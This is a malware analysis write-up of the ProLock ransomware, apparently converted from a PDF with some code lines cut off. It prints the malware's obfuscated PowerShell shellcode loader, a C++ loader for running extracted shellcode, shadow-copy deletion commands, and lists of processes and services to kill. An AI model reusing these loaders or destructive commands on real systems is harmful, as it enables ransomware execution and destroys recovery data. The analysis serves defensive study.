ProLock malware analysis

Published: 2020-05-11 · Archived: 2026-04-05 20:33:06 UTC

Please read the disclaimer

Prolock caught my attention after reading the blogpost of bleepingcomputer, so I fired up my malware analysis box for some fun.

Quick note: for your information, I did not analyse the crypto part of this ransomware.

Samples

The sample can be downloaded from app.any.run.

C++ Loader

Reading the following powershell script

```
        function Local:eqmujm     {         Param         (             [OutputType([IntPtr])]                      [Parameter( Position
= 0, Mandatory = $True )]             [String]            $yaxZxL,                        [Parameter( Position = 1, Mandatory = $True
)]            [String]           $JdsDcd         )         $pBmIPD = (([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods'));
 Write-Output ($pBmIPD.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null,
[System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]),
$null)).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object
IntPtr), (($pBmIPD.GetMethod('GetModuleHandle')).Invoke($null, @($yaxZxL))))), $JdsDcd));                }          function
Local:GlIbBZ     {         Param         (             [OutputType([Type])]                          [Parameter( Position = 0)]
   [Type[]]            $BXuQWs = (New-Object Type[](0)),                       [Parameter( Position = 1 )]             [Type]
     $kpyqkQ = [Void]          )          $FpDIjE = ((([AppDomain]::CurrentDomain).DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run)).DefineDynamicModule
('InMemoryModule', $false)).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate]);
    ($FpDIjE.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$BXuQWs)).SetImplementationFlags('Runtime, Managed');         ($FpDIjE.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$kpyqkQ, $BXuQWs)).SetImplementationFlags('Runtime, Managed');          Write-Output $FpDIjE.CreateType();     }                $tHbxax
= [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm kernel32.dll VirtualAlloc), (GlIbBZ @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr])));         $jtwjnT = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
((eqmujm kernel32.dll CreateThread), (GlIbBZ @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])));
$SumOfH = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm msvcrt.dll memset), (GlIbBZ @([IntPtr],
[UInt32], [UInt32]) ([IntPtr])));              $EXVsVb = $tHbxax.Invoke(0,0x12000,0x1000,0x40);               [Byte[]]$NGGMfm =
[IO.File]::ReadAllBytes('C:\Programdata\WinMgr.bmp');          $UnilFk = 0xA230;              if ([IntPtr]::Size -eq 8) {$UnilFk =
0XD7A0};               for ($i=0;$i -le ($NGGMfm.Length-$UnilFk);$i++) {$SumOfH.Invoke(($EXVsVb.ToInt64()+$i), $NGGMfm[$i+$UnilFk],
1)};           $jtwjnT.Invoke(0,0,$EXVsVb,$EXVsVb,0,0);               Start-Sleep -Seconds 360000;
```


we can see that the shellcode starts at address **0xD7A0**, using `dd skip=55200 of=shellcode if=Winmgr.bmp bs=1` we can extract the shellcode and load it in memory to execute it, I wrote a simple C++ loader.

```
1   #include <Windows.h>
2   #include <stdio.h>
3   #include <conio.h>
4   #include <tchar.h>
5   #include <psapi.h>
6
7
8   #define BUF_SIZE 256
```


```
9       TCHAR szName[] = TEXT("Global\\MyFileMappingObject");
10
11      int main()
12      {
13          char filename[] = "shellcode";
14          HANDLE fileh = CreateFileA(filename, GENERIC_EXECUTE|GENERIC_READ|GENERIC_WRITE, FILE_SHA
15          if (fileh == NULL){
16              printf("CreatedFile failed\n");
17              return -1;
18          }
19
20          HANDLE hMapFile = CreateFileMapping(fileh, 0, PAGE_EXECUTE_READWRITE, 0, 0, 0);
21          if (hMapFile == NULL){
22              printf("CreateFileMapping failed\n");
23              return -1;
24          }
25
26          LPVOID ptr = MapViewOfFile(
27              hMapFile,
28              FILE_MAP_READ|FILE_MAP_EXECUTE| FILE_MAP_WRITE,
29              0,
30              0,
31              0
32          );
33              if(ptr == NULL){
34              printf("CreateFileMapping failed\n");
35              return -1;
36          }
37
38              HMODULE hmodule = GetModuleHandleA("ntdll.dll");
39              MODULEINFO info;
40              DWORD old;
41
42              auto status = GetModuleInformation(GetCurrentProcess(), hmodule, &info, sizeof(MODULE
43              if (!status)
44                      printf("GetModuleInformation failed\n");
45
46              status = VirtualProtect(info.lpBaseOfDll, info.SizeOfImage, PAGE_EXECUTE_READWRITE, &
47              if (!status)
48                      printf("VirtualProtect failed\n");
49
50          ((void (*)(LPVOID))ptr)(ptr);
51      }
```

Dynamic analyses

The ransomware code starts with a loop that decrypts the rest of the code, we can just set a hardware breakpoint at offset **0x36** and let the loop do the job.




Then with IDA we can use the key **p** to analyse the code starting from offset **0x6B**.



Reading the first assembly instructions we can see that the malware is parsing kernel32 to find some functions which are:

- LoadLibraryA
- GetProcAddress
- VirtualAlloc

Then it loads libraries **shell32.dll** and **netapi32.dll**. After that, the malware populates an array of function at an address allocated earlier. from there all library functions calls will be made using the array of function, example `call qword ptr [r15 + offset_of_function]` .




I wrote a simple IDA python to comment each call instruction with the name of the function that will be called:

```
1   import idautils
2   import re
3
4   def comm():
5     start = GetFunctionAttr(get_reg_value('rip'), FUNCATTR_START) # Get the start address of th
6     for ins in idautils.FuncItems(start): # Looping on the assembly line
7       if idaapi.isCode(idaapi.getFlags(ins)):
8         cmd = idc.GetDisasm(ins)
9         m = re.search("call.*?\[.*?(.*)\+(.*)h]", cmd) # Regex to extract the offset and the re
10        if m:
11          reg = get_reg_value(m.group(1))
12          val = int(m.group(2), 16)
```

```
13              Fname = get_name(Qword(reg + val))
14              MakeComm(ins, Fname)
```

The malware will proceed on deleting the following files:


- `C:\\Programdata\\WinMgr.xml`
- `C:\\Programdata\\WinMgr.bmp`
- `C:\\Programdata\\clean.bat`
- `C:\\Programdata\\run.bat`



Notice the comments added to each call instruction.

Two other functions at offset **0x8E4** and **0x8F1** are called.

The role of the first one is to enumerate the shares of the local machine and delete all the connections except hidden shares.



Killing processes and services

The second function is responsible for killing the processes that starts with the following strings:

- `aagntsv, cntaos, dbeng5, dbsnmp, encsvc, excel., firefo, infopa, isqlpl, mbamtr, msacce, msftes, mspub., mydesk, mysqld, ntrtsc, ocauto, ocomm., ocssd., onenot, oracle, outloo, pccntm, powerp, sqbcor, sqlage, sqlbro, sqlser, sqlwri, steam., syncti, tbirdc, thebat, thunde, tmlist, visio., winwor, wordpa, xfssvc, zoolz`

command used: `taskkill.exe /IM "name_of_process"` .

And stopping the following services:

- `McAfeeFramework, Alerter, AcronisAgent, Acronis VSS Provider, BackupExecAgentAccelerator, BackupExecDeviceMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, BackupExecVSSProvider, DFSR, EPIntegrationService, EPProtectedService, EPSecurityService, EPUpdateService, MB3Service, MBAMService, MBEndpointAgent, MSExchangeES, MSExchangeMGMT, MSExchangeMTA, MSExchangeSA, MSExchangeSRS, MSExchangeADTopology, MSExchangeDelivery, MSExchangeDiagnostics, MSExchangeEdgeSync, MSExchangeHM,`

```
MSExchangeHMRecovery, MSExchangeIS, MSExchangeMailboxReplication, MSExchangeRPC,
MSExchangeRepl, MSExchangeServiceHost, MSExchangeTransport, MSExchangeUM, MSExchangeUMCR,
MSOLAP$*, MSSQLSERVER, MsDtsServer, MySQL57, OSearch15, OracleClientCache80, QuickBooksDB25,
SPAdminV4, SPSearchHostController, SPTraceV4, SPUserCodeV4, SPWriterV4, SQLBrowser,
SQLSafeOLRService, SQLsafe Backup Service, SQLSERVERAGENT, SQLTELEMETRY, SQLBackups,
SQLAgent$*, MSSQL$*, MSMQ, ReportServer, ReportServer$*, SQLWriter, SQLBackupAgent, Symantec
System Recovery, SyncoveryVSSService, VeeamBackupSvc, VeeamCatalogSvc, VeeamCloudSvc,
VeeamEndpointBackupSvc, VeeamEnterpriseManagerSvc, VeeamMountSvc, VeeamNFSSvc, VeeamRESTSvc,
VeeamTransportSvc',0, Veeam Backup Catalog Data Service, epag, epredline, mozyprobackup, masvc,
macmnsvc, mfemms, McAfeeDLPAgentService, psqlWGE, swprv, wsbexchange, WinVNC4, TMBMServer,
tmccsf, tmlisten, VSNAPVSS, stc_endpt_svc, wbengine, bbagent, NasPmService,
BASupportExpressStandaloneService_N_Central, BASupportExpressSrvcUpdater_N_Central, hasplms,
EqlVss, EqlReqService, RapidRecoveryAgent, YTBackup, vhdsvc, TeamViewer, MSOLAP$SQL_2008,
MSOLAP$SYSTEM_BGC, MSOLAP$TPS, MSOLAP$TPSAMA, MSSQL$BKUPEXEC, MSSQL$ECWDB2, MSSQL$PRACTICEMGT,
MSSQL$PRACTTICEBGC, MSSQL$PROD, MSSQL$PROFXENGAGEMENT, MSSQL$SBSMONITORING, MSSQL$SHAREPOINT,
MSSQL$SOPHOS, MSSQL$SQL_2008, MSSQL$SQLEXPRESS, MSSQL$SYSTEM_BGC, MSSQL$TPS, MSSQL$TPSAMA,
MSSQL$VEEAMSQL2008R2, MSSQL$VEEAMSQL2012, MSSQLFDLauncher, MSSQLFDLauncher$PROFXENGAGEMENT,
MSSQLFDLauncher$SBSMONITORING, MSSQLFDLauncher$SHAREPOINT, MSSQLFDLauncher$SQL_2008,
MSSQLFDLauncher$SYSTEM_BGC, MSSQLFDLauncher$TPS, MSSQLFDLauncher$TPSAMA, MSSQLSERVER,
MSSQLServerADHelper, MSSQLServerADHelper100, MSSQLServerOLAPService, SQLAgent$BKUPEXEC,
SQLAgent$CITRIX_METAFRAME, SQLAgent$CXDB, SQLAgent$ECWDB2, SQLAgent$PRACTTICEBGC,
SQLAgent$PRACTTICEMGT, SQLAgent$PROD, SQLAgent$PROFXENGAGEMENT, SQLAgent$SBSMONITORING,
SQLAgent$SHAREPOINT, SQLAgent$SOPHOS, SQLAgent$SQL_2008, SQLAgent$SQLEXPRESS,
SQLAgent$SYSTEM_BGC, SQLAgent$TPS, SQLAgent$TPSAMA, SQLAgent$VEEAMSQL2008R2,
SQLAgent$VEEAMSQL2012, ReportServer$SQL_2008, ReportServer$SYSTEM_BGC, ReportServer$TPS,
ReportServer$TPSAMA
```

Command used: `net stop "name_of_service" /y host.exe`

Deleting shadow copies

Other commands will be executed continuously by the malware which are:

- `vssadmin.exe delete shadows /all /quiet`
- `vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=401MB`
- `vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=unbounded`

For the last 2 commands, the malware loops on every partition starting from **C:** etc…

```
loc_1D0BC7:
lea     r8, aVssadminExe ; "vssadmin.exe"
mov     r9, rdi
mov     [rsp+58h+var_38], 0
mov     [rsp+58h+var_30], 0
call    qword ptr [r15+0E0h] ; shell32_ShellExecuteA
add     rsp, 30h
sub     rsp, 20h
mov     rcx, 3E8h
call    qword ptr [r15+0C0h] ; kernel32_Sleep
add     rsp, 20h
inc     dword ptr [r15+720h]
cmp     dword ptr [r15+720h], 2
ja      short loc_1D0C36
```

```
:00000000001D097E aDeleteShadowsA db 'delete shadows /all /quiet',0
:00000000001D097E                                       ; DATA XREF: sub_1D006B+B07↓o
:00000000001D097E                                       ; sub_1D006B+B2D↓o
:00000000001D0999 aResizeShadowst db 'resize shadowstorage /for=C: /on=C: /maxsize=401MB',0
:00000000001D09CC aResizeShadowst_0 db 'resize shadowstorage /for=C: /on=C: /maxsize=unbounded',0
:00000000001D0A03 ; ---------------------------------------------------------------------------
```

Encryption

A first thread is tasked to run a function at offset **0x1E17**, the main role of this thread is to loop through the directories recursively, in each directory a ransom note file will be created called `[HOW TO RECOVER FILES].TXT`.

```
mov     [rsp+40h+var_18], 80h
mov     [rsp+40h+var_10], 0
call    qword ptr [r15+1098h] ; kernel32_CreateFileWImplementation
add     rsp, 40h
mov     [r15+1726h], rax
lea     rdi, aYourFilesHaveB ; "Your files have been encrypted by ProLo"...
sub     rdi, [r15+1018h]
add     rdi, [r15+1010h]
sub     rsp, 30h
mov     rcx, [r15+1726h]
mov     rdx, rdi
mov     r8, 41Dh
lea     r9, [r15+172Eh]
mov     [rsp+30h+var_10], 0
call    qword ptr [r15+10A0h] ; kernel32_WriteFileImplementation
add     rsp, 30h
sub     rsp, 20h
mov     rcx, [r15+1726h]
call    qword ptr [r15+1078h] ; kernel32_CloseHandleImplementation
add     rsp, 20h
```

```
B8 aYourFilesHaveB db 'Your files have been encrypted by ProLock Ransomware using RSA-20'
B8                                      ; DATA XREF: sub_D2042+875↓o
B8 db '48 algorithm.',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db '   [.:Nothing personal just business:.]',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db 'No one can help you to restore files without our special decrypti'
B8 db 'on tool.',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db 'To get your files back you have to pay the decryption fee in BTC.'
B8 db 0Dh,0Ah
B8 db 'The final price depends on how fast you write to us.',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db '   1. Download TOR browser: https://www.torproject.org/',0Dh,0Ah
B8 db '   2. Install the TOR Browser.',0Dh,0Ah
B8 db '   3. Open the TOR Browser.',0Dh,0Ah
B8 db '   4. Open our website in the TOR browser: msaoyrayohnp32tcgwcanh'
B8 db 'jouetb5k54aekgnwg7dcvtgtecpumrxpqd.onion',0Dh,0Ah
B8 db '   5. Login using your ID 234180BF171600006E75',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db '   ***If you have any problems connecting or using TOR network:',0Dh
B8 db 0Ah
B8 db '   contact our support by email chec1kyourf1les@protonmail.com.',0Dh
B8 db 0Ah
B8 db 0Dh,0Ah
B8 db '   [You',27h,'ll receive instructions and price inside]',0Dh,0Ah
```

When a file is found, a second thread is started to execute the function at offset **0x33DF**.

It’s main role is to encrypt files of size greater than 8kb avoiding the following file extensions:

- `.exe, .dll, .lnk, .ico, .ini, .msi, .chm, .sys, .hlf, .lng, .inf, .ttf, .cmd, .bat, .vhd, .bac, .bak, .wbc, .bkf, .set, .win, .dsk`

Note: the malware avoid the following directories:

